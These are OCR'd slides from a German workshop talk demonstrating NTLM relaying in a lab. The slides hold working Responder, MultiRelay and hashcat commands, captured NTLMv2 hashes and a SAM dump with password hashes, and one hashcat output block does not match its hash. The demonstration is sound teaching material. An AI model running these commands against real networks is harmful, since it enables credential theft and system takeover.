NTLM Relaying

IT Security Workshop - 13.10.2023

Benedict Finsterwalder

Lea Rektorschek

NTLM

- NTLM (Windows New Technology LAN Manager): Authentifizierungsprotokoll von Microsoft
- eingeführt in den 90er Jahren
- Protokolle: SMB, HTTP, MSSQL, SMTP, IMAP
- Bspw. SMB: Zugriff auf FileServer
- damals: Verbesserung der Sicherheit in Netzwerken

NTLM

- heute: veraltet und weist schwerwiegende Sicherheitsmängel auf
- aber: immer noch in Verwendung wegen Abwärtskompatibilität
- Viele ältere Systeme und Anwendungen sind darauf angewiesen
- Umstellung auf sicherere Protokolle wie Kerberos erfordert erheblichen Aufwand und Ressourcen

NTLM-Authentifizierung

1. **Negotiate:** Der Client sendet eine Anfrage mit Benutzername und Konfigurationsinformationen zum Server
2. **Challenge:** Der Server generiert eine zufällige Challenge (Zufallszahl) und sendet diese an den Client
3. **Authenticate:**
   a. Der Client verschlüsselt die Challenge mit seinem Passwort → sendet Response
   b. Der Server schickt das Challenge/Response Paar an den Domain Controller zur Validierung

https://en.hackndo.com/ntlm-relay/

NTLMv2-SSP Response

LEA::BENLEA:de43ca77a29f4eec:7fd92bd3132cb48cd59e00e7e6718709:01010000000000
000d1cd6927efbd901e4f6a852408ff3910000000002000c00420045004e004c0045004100
01000c0053004500520056004500520004001800610064002e00620065006e006c006500
61002e0064006500030026005300450052005600450052002e00610064002e0062006500
6e006c00650061002e0064006500050018006100640 02e00620065006e006c0065006100
2e0064006500070008000d1cd6927efbd9010600040002000000080030003000000000000
0000000000000000200000e9a08324aa93e2e6ffab4610f79766fd6fbd8d8e5c756dcf112e0ac7
d950911b0a0010000000000000000000000000000000000000900220063006900660073 0
02f003100390032002e003100360038002e00320030002e0032000000000000000000000

username::hostname:serverchallenge:NTLMv2response

NTLMv2-Algorithmus

SC = 8-byte server challenge, random

CC = 8-byte client challenge, random

CC* = (X, time, CC2, domain name)

v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)

LMv2 = HMAC-MD5(v2-Hash, SC, CC)

NTv2 = HMAC-MD5(v2-Hash, SC, CC*)

response = LMv2 | CC | NTv2 | CC*

NTLMv2 Response

1. Der Server sendet die Challenge (8 Byte block random data)
2. Der Client generiert den NTHash aus dem Passwort des Benutzers (basierend auf MD4, 16 Byte)
3. Der Benutzername und der Name des Servers werden in einen String zusammengefügt und daraus wird mittels **HMAC-MD5** und dem NTHash als Schlüssel der NTLMv2-Hash errechnet
4. Aus verschiedenen Informationen, unter anderem der aktuelle Zeitstempel, eine Client Nonce und Bestandteilen der Server `CHALLENGE_MESSAGE` wird ein Datenblock namens `blob` zusammengesetzt
5. Der `blob` wird dann mit der Challenge des Servers verbunden und es wird daraus mittels **HMAC-MD5** und dem NTLMv2-Hash als Schlüssel ein neuer Wert errechnet
6. Dieser Wert wird mit dem `blob` aneinander gereiht und dies ergibt die `NTLMv2-Response`

https://www.scip.ch/?labs.20220421


Relaying

Relay-Angriff : Angreifer Man-in-the-middle zwischen 2 Parteien

→ Leitet Informationsverkehr zwische beiden Parteien unbemerkt weiter

→ gefährlich, da sensible Informationen gestohlen werden können

→ Informationen können an verschiedenen Zielen genutzt werden



NTLM Relaying

Angreifer: überwacht Datenverkehr auf dem Netzwerk

→ fängt NTLM-Authentifizierungspakete zwischen einem Client und einem Server ab

→ leitet diese abgefangenen Pakete an einen anderen Server weiter, der NTLM-Authentifizierung akzeptiert

Server authentifiziert den Angreifer, als wäre er der ursprüngliche Client

→ gewährt Angreifer Zugriff auf Ressourcen

https://en.hackndo.com/ntlm-relay/

NTLM Relaying


Angreifer: überwacht Datenverkehr auf dem Netzwerk

→ fängt NTLM-Authentifizierungspakete zwischen einem Client und einem Server ab

→ leitet diese abgefangenen Pakete an einen anderen Server weiter, der NTLM-Authentifizierung akzeptiert

Server authentifiziert den Angreifer, als wäre er der ursprüngliche Client

→ gewährt Angreifer Zugriff auf Ressourcen



https://en.hackndo.com/ntlm-relay/

NTLM Relaying


Angreifer: überwacht Datenverkehr auf dem Netzwerk

→ fängt NTLM-Authentifizierungspakete zwischen einem Client und einem Server ab

→ leitet diese abgefangenen Pakete an einen anderen Server weiter, der NTLM-Authentifizierung akzeptiert

Server authentifiziert den Angreifer, als wäre er der ursprüngliche Client

→ gewährt Angreifer Zugriff auf Ressourcen



https://en.hackndo.com/ntlm-relay/

Voraussetzungen

- Netzwerkzugriff:

  → Angreifer im gleichen Netzwerksegment wie der Client und Server: Man-in-the-middle

- Aktive Authentifizierung:

  → Client muss auf Ressource zugreifen, die NTLM zur Authentifizierung verwendet.

- Konfiguration des Servers:

  → Der Zielserver muss NTLM-Authentifizierung akzeptieren, Signieren darf nicht erforderlich sein

Responder:
Poisoning

- Client versucht sich bei Server anzumelden
- Suche nach Hostnamen kann fehlschlagen durch:

  → Zugriff auf nicht mehr existierende Fileserver, alte Netzwerklaufwerke

  → Tippfehler

  → Inoffizielle Browser mit Proxy-Autodiscovery

  → Fehlerhafte DNS

  …

Responder:
Poisoning

Nachdem keine erfolgreiche Antwort von DNS-Server:

- Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service: Broadcast/Multicast Anfragen nach Hostnamen im lokalen Subnetz:

  → d.h. NetBIOS/LLMNR Abfrage nach “HOSTNAME”?


  → Normalerweise antwortet nur “HOSTNAME”

  → Mit Responder: Attacker “Ich bin HOSTNAME”


  → Client denkt Attacker ist Server

  → Attacker kann MiTM spielen (NTLM Relay)

Responder:
Poisoning



Laboraufbau




VMWare Workstation 17 Player

3 virtuelle Maschinen:

- Client: Windows 10
- Server: Windows 2012 (mit Domain Controller)
- Angreifer: Linux Ubuntu

Responder:
Python Package für NTLM Relaying



Responder:
Python Package für NTLM Relaying

Attacker fängt NetNTMLv2-Response ab:

2 Möglichkeiten:

1. Passwort cracken mit bspw. Hashcat
2. Relay an Server (Multirelay.py)

Möglichkeit 1: crack the hash

NTLMv2-SSP Response

LEA::BENLEA:de43ca77a29f4eec:7fd92bd3132cb48cd59e00e7e6718709:01010000000000
000d1cd6927efbd901e4f6a852408ff3910000000002000c00420045004e004c0045004100
01000c0053004500520056004500520004001800610064002e00620065006e006c006500
61002e0064006500030026005300450052005600450052002e00610064002e0062006500
6e006c00650061002e0064006500050018006100640 02e00620065006e006c0065006100
2e0064006500070008000d1cd6927efbd9010600040002000000080030003000000000000
0000000000000200000e9a08324aa93e2e6ffab4610f79766fd6fbd8d8e5c756dcf112e0ac7
d950911b0a0010000000000000000000000000000000000000900220063006900660073 0
02f003100390032002e003100360038002e00320030002e0032000000000000000000000

username::hostname:serverchallenge:NTLMv2response

Möglichkeit 1: crack the hash

```
(base) ben@xAdmins-MacBook-Pro-3 hashcat % hashcat -m 5600 hashOfClient.txt example.dict --show
LEA::BENLEA:de43ca77a29f4eec:7fd92bd3132cb48cd59e00e7e6718709:01010000000000000d1cd6927efbd901e4f6a852408ff
391000000000002000c00420045004e004c004500410001000c005300450052005600450052000400180061006400 2e00620065006e00
6c00650061002e006400650003002600530045005200560045005200 2e00610064002e00620065006e006c00650061002e006400650
005001800610064002e00620065006e006c00650061002e006400650007000800 0d1cd6927efbd901060004000200000000800300030
000000000000000000000000200000e9a08324aa93e2e6ffab4610f79766fd6fbd8d8e5c756dcf112e0ac7d950911b0a00100000000
000000000000000000000000000090022006300690066007300 2f003100390032002e003100360038002e00320030002e0032000000
000000000000 ITsec2023
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: SolarWinds Serv-U
Hash.Target......: e983672a03adcc9767b24584338eb378:00
Time.Started.....: Sun May 23 11:43:13 2021 (1 sec)
Time.Estimated...: Sun May 23 11:43:14 2021 (0 secs)
Guess.Mask.......: ?a?a?a?a?a?at [7]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 24620.9 MH/s (32.19ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 31606272000/735091890625 (4.30%)
Rejected.........: 0/31606272000 (0.00%)
Restore.Point....: 0/857375 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:35840-36864 Iteration:0-1024
Candidates.#1....: 4{,erat -> cyr ~}t
Hardware.Mon.#1..: Temp: 62c Fan: 31% Util:100% Core:1920MHz Mem:7000MHz Bus:16

Started: Sun May 23 11:43:12 2021
Stopped: Sun May 23 11:43:15 2021
```


NTLMv2 Response

Das Errechnen eines Passworts ist möglich, da eine **NTLMv2-Response** wie folgt aufgebaut wird:

1. Der Server sendet die Challenge (8 Byte block random data)
2. Der Client generiert den NTHash aus dem Passwort des Benutzers (basierend auf MD4, 16 Byte)
3. Der Benutzername und der Name des Servers werden in einen String zusammengefügt und daraus wird mittels **HMAC-MD5** und dem NTHash als Schlüssel der NTLMv2-Hash errechnet
4. Aus verschiedenen Informationen, unter anderem der aktuelle Zeitstempel, eine Client Nonce und Bestandteilen der Server `CHALLENGE_MESSAGE` wird ein Datenblock namens `blob` zusammengesetzt
5. Der `blob` wird dann mit der Challenge des Servers verbunden und es wird daraus mittels **HMAC-MD5** und dem NTLMv2-Hash als Schlüssel ein neuer Wert errechnet
6. Dieser Wert wird mit dem `blob` aneinander gereiht und dies ergibt die `NTLMv2-Response`

https://www.scip.ch/?labs.20220421

Möglichkeit 2: Multirelay.py




```
python3 Responder.py -I  ens37  -v
python3 MultiRelay.py -t  192.168.20.2  -u ALL
```

Demo Responder mit Multirelay.py

Attacker:

```
python3 Responder.py -I ens37 -v

python3 MultiRelay.py -t 192.168.20.2 -u ALL
```

Demo Responder mit Multirelay.py

```
Retrieving information for 192.168.20.2...
SMB signing: False
Os version: 'Windows Server 2012 R2 Standard Evaluation 9600'
Hostname: 'SERVER'
Part of the 'BENLEA' domain
/home/attacker/PycharmProjects/ResponderNTLM/tools/MultiRelay.py:838: DeprecationWarning: setDaemon() is deprecated, set
the daemon attribute instead
  thread.setDaemon(True)
[+] Setting up SMB relay with SMB challenge: 10016a6df29116b5
[+] Received NTLMv2 hash from: 192.168.21.2
[+] Client info: ['Windows 10 Education 19045', domain: 'BENLEA', signing:'False']
[+] Username: LEA$ is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, LEA$ has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get  Path_To_File   -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas  Command      -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot  IP address   -> Connect to another host (eg: pivot 10.0.0.12)
mimi  command       -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32  command     -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd  command       -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help                -> Print this message.
exit                -> Exit this shell and return in relay mode.
                       If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.20.2 as LocalSystem.
C:\Windows\system32\:#
```

Demo Responder mit Multirelay.py

```
C:\Windows\system32\:#dump
The Windows Remote Registry Service is sleeping, waking it up...
[+] The SAM key and its subkeys were saved in: ./relay-dumps/192.168.20.2-SAM.tmp
File size: 11.88MB
[==============================================================================] 100.0%
Downloaded in: 0.295 seconds
[+] The SYSTEM key and its subkeys were saved in: ./relay-dumps/192.168.20.2-SYSTEM.tmp
[+] The SECURITY key and its subkeys were saved in: ./relay-dumps/192.168.20.2-SECURITY.tmp
[+] Calling SecretsDump

Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

Administrator:500:aad3b435b51404eeaad3b435b51404ee:dac3a2930fc196001f3aeab959748448:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
$MACHINE.ACC:plain_password_hex:995b552cf47412d77d357650be51ec1d05b7323a28120c07ebffe2df60a5bb9144bb19271a97fa713964787b7
d65514bb3a278ae9391f3d93b35d6cb4b52ed264fd1ce1f5b6bd29ac41f6980f3528ba841ab8d54f456ef173f0cdb9637fe5ab4a97d146576e8837a2b
52fb0c007c5fcafc3fd7562f7d544c933d21a8eae8b7d786ff8a3df2d5ee005f9da406f7354bdcfd47d3b6e61b503f59ec24bf06105618641282c3edc
8eafa408c8780db0089a3e44cc107c01eb1c7993f9880c92a54af6a17840e0cec215d8b5569e76d1cec36b1777f7d83a24cf031b81a851b1dd9083073
e811a7722cc8df4985bbfc66be0b
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:5fa2ebe5b73226665f7499fba11a54fd
(Unknown User):ROOT#123
dpapi_machinekey:0x3f6bead9526ebb38159dc2f64b590d5c90eeba6f
dpapi_userkey:0x12c6752461557bf1654cc578808b33dcd7dbcab6
 0000   D5 FC 97 BC F5 1A 12 DF  79 62 83 FE C8 F6 7C BE   ........yb....|.
 0010   18 16 7C AA 96 EB 07 A3  5F B6 F9 9B F0 25 5A 3E   ..|....._....%Z>
 0020   AC 07 EF D0 2C 6A F9 47  AD 76 27 FB 97 A8 B9 97   ....,j.G.v'.....
 0030   DE AF 6B 0D 04 17 24 35  57 A9 50 8B 8B 9B C0 D1   ..k...$5W.P.....
NL$KM:d5fc97bcf51a12df796283fec8f67cbe18167caa96eb07a35fb6f99bf0255a3eac07efd02c6af947ad7627fb97a8b997deaf6b0d0417243557a
9508b8b9bc0d1
[+] The hashes in ./relay-dumps/Hash-Dumped-192.168.20.2.txt
C:\Windows\system32\:#
```

NT-Hash(Admin1234) -> DAC3A2930FC196001F3AEAB959748448

Multirelay.py
Wildcards

Erlaubt User-Filter Funktion: `python3 MultiRelay.py -t 192.168.20.2 -u Admin`

Neue Funktion: Nutzen von Wildcards und mehreren Usernames:

```
python3 MultiRelay.py -t 192.168.20.2 -u Ad*,Lea,Ben,!B*
```

Wildcard, whitelisted

whitelisted

blacklisted

Wildcard, blacklisted

Multirelay.py
Wildcards

Modifikation von ParseSMBHash und ParseHTTPHash aus ResponderNTLM/tools/Multirelay/RelayMultiCore.py:

```
python3 MultiRelay.py -t 192.168.20.2 -u Ad*,Lea,Ben,!B*
```

UserToRelay

```
